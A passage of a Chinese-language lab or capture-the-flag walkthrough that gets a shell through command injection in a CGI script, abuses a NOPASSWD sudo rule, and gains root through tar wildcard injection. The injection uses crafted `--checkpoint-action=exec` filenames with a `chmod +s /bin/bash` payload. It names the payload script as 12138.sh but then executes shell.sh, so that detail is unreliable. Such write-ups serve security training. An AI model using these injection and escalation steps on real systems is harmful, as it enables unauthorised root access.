3. **漏洞原理：** `vuln.cgi` 存在**命令注入漏洞**。它直接将 URL 路径中的 `PATH_INFO` 变量作为系统命令执行。
  - **限制绕过：** 脚本使用 `sed` 过滤了路径开头的第一个 `/`。
4. **获取 Shell：** 利用注入点执行反弹 Shell 命令，获得 `www-data` 用户权限。

📁 第二阶段：横向移动 (Horizontal Movement)

**目标：** 从低权限的 Web 用户切换到具有更多系统线索的普通用户。

1. **权限检查：** 执行 `sudo -l` 发现极其宽松的权限配置：
  - `(111) NOPASSWD: ALL`
2. **利用逻辑：** 这代表 `www-data` 可以无需密码以用户 `111` 的身份执行任何命令。
3. **身份切换：** 执行 `sudo -u 111 /bin/bash`，成功从 `www-data` 切换到用户 `111`。
4. **线索收集：** 在 `/home/111/.bash_history` 中发现了作者的“操作记录”，直接暴露了后续提权的思路。

🚀 第三阶段：权限提升 (Privilege Escalation)

**目标：** 利用系统配置缺陷获取 Root 权限。

1. **定时任务侦察**: 查看 `/etc/crontab`, 发现 root 用户每分钟执行一次 `/usr/local/bin/backup.sh`。
2. **脚本分析**: 该备份脚本使用了类似 `tar -cf backup.tar *` 的命令处理 `/var/www/html` 目录。
3. **漏洞利用 (Tar Wildcard Injection)** :
  - 在 `/var/www/html` 目录下创建恶意脚本 `12138.sh` (内容为 `chmod +s /bin/bash`) 。
  - 利用 `touch` 创建两个特殊文件: `--checkpoint=1` 和 `--checkpoint-action=exec=sh shell.sh`。
4. **原理解析**: 当 Root 执行 `tar *` 时, 通配符将文件名展开, `tar` 将这两个文件名误认为命令行参数, 从而以 Root 身份执行了 `shell.sh`。
5. **收割权限**: 等待定时任务触发后, `/bin/bash` 获得 SUID 权限。执行 `/bin/bash -p` 成功拿到 Root Shell。